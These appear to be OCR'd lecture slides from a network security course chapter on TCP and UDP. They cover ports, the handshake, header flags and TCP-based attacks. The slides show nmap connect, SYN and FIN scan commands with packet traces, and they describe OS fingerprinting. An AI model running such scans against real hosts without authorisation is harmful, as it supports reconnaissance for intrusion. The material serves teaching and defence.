Introduction to Network Security

Chapter 7

Transport Layer Protocols

Topics

- TCP Layer
  - Responsible for reliable end-to-end transfer of application data.
- TCP vulnerabilities
- UDP
- UDP vulnerabilities
- DNS

TCP Services

- A process within a host using TCP service is identified with a port. A port, when concatenated with an internet address, forms a Socket, which is unique throughout the internet. Service provided by TCP is provided by means of a logical connection between a pair of sockets.

Multiplexing service




Figure 7.1 TCP Multiplexing

TCP port numbers

5	RJE
7	echo
9	Discard
11	Active Users
13	daytime
15	Who is up
17	Quote of the day
19	Character Generator
20	FTP (default data)
21	FTP (control)
23	TELNET
25	SMTP
37	Time
42	Host name service
53	Domain name server
67	BOOTP
68	Bootstrap Protocol Client
69	Trivial FTP
75	any private dialout service
77	any Private RJE service
79	FINGER
101	NIC host name server
102	ISO-TSAP
103	X.400
104	X.400-SND
105	CSnet Name server
109	Post Office Protocol Ver 2
113	Authentication Service
115	Simple FTP
119	NNTP
123	NTP
161	SNMP agent
162	SNMP management station

TCP Connection Management

Consists of three services:

- Connection Establishment: Allow two TCP users to setup a logical connection between their respective sockets. A connection may be setup if:
- No connection between the two sockets currently exists. From a given socket, it is possible to simultaneously maintain more than one connection, but only one connection to any specific remote socket at a time is permitted.

TCP Connection Management

- Connection Maintenance service provides for the exchange of data between the two sockets and supports the data transport
- Connection Termination may be either abrupt or graceful. With abrupt termination, data in transit may be lost. A graceful termination prevents either side from shutting down until all data have been received.

TCP Stream




Figure 7.2 TCP Stream Service

TCP Special Capabilities

TCP supports two special capabilities associated with the transfer of data

- Data Stream Push: Used to force the delivery of all data waiting to be sent.
- Urgent Data Signaling: Provides a means of informing the destination TCP user that urgent data is in the incoming data stream.

TCP Error Reporting

- TCP will report service failure stemming from catastrophic conditions

TCP Protocol

Connection Establishment:

- TCP uses a three handshake for connection establishment. We will see TCP defines only one packet format that contains flags to indicate what type of packet it is. The connection packets have the SYN flag set.

TCP 3-way Handshake




Figure 7.3 TCP Connection Establishment

TCP Protocol

Data Transfer:

- Sequence numbers are used for data transfer. The sequence numbers represent the number of bytes not the number of packets.

TCP Data Transfer





Figure 7.4 TCP Data Transfer

TCP Connection Termination

Connection Termination:

- The connection is terminated by sending a packet with the FIN flag set.This packet contains the number of the last packet sent.

TCP Connection termination



TCP Header Format

Source Port			Destination Port
Sequence Number			
Acknowledgement Number			
Hdr-Len	Reserved	Flags	Window Size
Checksum			Urgent Pointer
Options			

Flags

URG	ACK	PSH	RST	SYN	FIN

Flag	Function
URG	Packet contains urgent data
ACK	Acknowledgment number is valid
PSH	Data should be pushed to the application
RST	Reset Packet
SYN	Synchronize packet
FIN	Finish packet

Figure 7.6 TCP Header Format

Header Based

- There have been several attacks using invalid flag combinations.
- Most have been fixed, however this is now used to help determine the type of operating system
  - Probing attacks
    - Invalid header responses
    - Initial values
      - sequence numbers
      - Window size

TCP Portscan

- Used to determine the TCP services available on a victim host
  - Most services are statically associated with port numbers (see /etc/services in UNIX systems)
- In its simplest form (connect() scanning), the attacker tries to open a TCP connection to all 65535 ports of the victim host
- If the handshake is successful then the service is available
- Advantage: no need to be root
- Disadvantage: very noisy

connect() Scan

```
# nmap -sT 192.168.1.20
```

Starting nmap by fyodor@insecure.org (www.insecure.org/nmap/)
Interesting ports on (192.168.1.20):
(The 1500 ports scanned but not shown below are in state: closed)

Port	State	Service
7/tcp	open	echo
9/tcp	open	discard
11/tcp	open	systat
13/tcp	open	daytime
15/tcp	open	netstat
19/tcp	open	chargen
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
6000/tcp	open	X11

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds

TCP SYN Scanning

- AKA "half-open" scanning
- The attacker sends a SYN packet
- If the server answers with a SYN/ACK packet then the port is open or (usually) with a RST packet if the port is closed
- The attacker sends a RST packet instead of the final ACK
- The connection is never open and the event is not logged by the operating system/application

TCP SYN Scanning

 # nmap -sS 128.111.38.78
Port State Service
80/tcp open http

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

11:27:32.249220 128.111.48.69.47146 > 128.111.41.38.78: S 3886663922:3886663922(0) win 2048
11:27:32.266910 128.111.48.69.47146 > 128.111.41.38.78: S 3886663922:3886663922(0) win 2048
11:27:32.266914 128.111.48.69.47146 > 128.111.41.38.81: S 3886663922:3886663922(0) win 2048
11:27:32.266918 128.111.48.69.47146 > 128.111.41.38.82: S 3886663922:3886663922(0) win 2048
11:27:32.266923 128.111.48.69.47146 > 128.111.41.38.80: S 3886663922:3886663922(0) win 2048
11:27:32.266925 128.111.48.69.47146 > 128.111.41.38.79: S 3886663922:3886663922(0) win 2048
11:27:32.267904 128.111.41.38.78 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
11:27:32.267970 128.111.41.38.81 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
11:27:32.268038 128.111.41.38.82 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
11:27:32.268106 128.111.41.38.80 > 128.111.48.69.47146: S 1441896698:1441896698(0) ack 3886663923 win 5840 <mss 1460> (DF)
11:27:32.268121 128.111.48.69.47146 > 128.111.41.38.80: R 3886663923:3886663923(0) win 0 (DF)
11:27:32.268174 128.111.41.38.79 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)

TCP FIN Scanning

- The attacker sends a FIN-marked packet
- In most TCP/IP implementations
  - If the port is closed a RST packet is sent back
  - If the port is open the FIN packet is ignored (timeout)
- In Windows a RST is sent back in any case, so that all ports appear to be closed
- Variation of this type of scanning technique
  - Xmas: FIN, PSH, URG set
  - Null: no flags set

TCP FIN Scanning

```
# nmap -sF 128.111.41.38

Starting nmap ( www.insecure.org/nmap/ )
Port       State       Service
80/tcp     open        http

11:39:07.356917 128.111.48.69.38772 > 128.111.41.38.79: F 0:0(0) win 1024
11:39:07.356921 128.111.48.69.38772 > 128.111.41.38.82: F 0:0(0) win 1024
11:39:07.356925 128.111.48.69.38772 > 128.111.41.38.81: F 0:0(0) win 1024
11:39:07.356927 128.111.48.69.38772 > 128.111.41.38.80: F 0:0(0) win 1024
11:39:07.356931 128.111.48.69.38772 > 128.111.41.38.78: F 0:0(0) win 1024
11:39:07.357918 128.111.41.38.79 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.357983 128.111.41.38.82 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.358051 128.111.41.38.81 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.358326 128.111.41.38.78 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.666939 128.111.48.69.38773 > 128.111.41.38.80: F 0:0(0) win 1024
11:39:07.976951 128.111.48.69.38772 > 128.111.41.38.80: F 0:0(0) win 1024
11:39:08.286929 128.111.48.69.38773 > 128.111.41.38.80: F 0:0(0) win 1024
```


OS Fingerprinting

- OS fingerprinting allows one to determine the operating system of a host by examining the reaction to carefully crafted packets
  - Wrong answers to FIN TCP packets
  - "Undefined" flags in the TCP header of a request are copied verbatim in the reply
  - Weird combinations of flags in the TCP header
  - Selection of TCP initial sequence numbers
  - Selection of initial TCP window size
  - Analysis of the use of ICMP messages
    - Error rate
    - Amount of offending datagram included
  - TCP options
- OS fingerprinting also can be performed in a passive way using tools such as p0f


Protocol Based

- Syn flood
- Reset Packets
- Session Hijacking

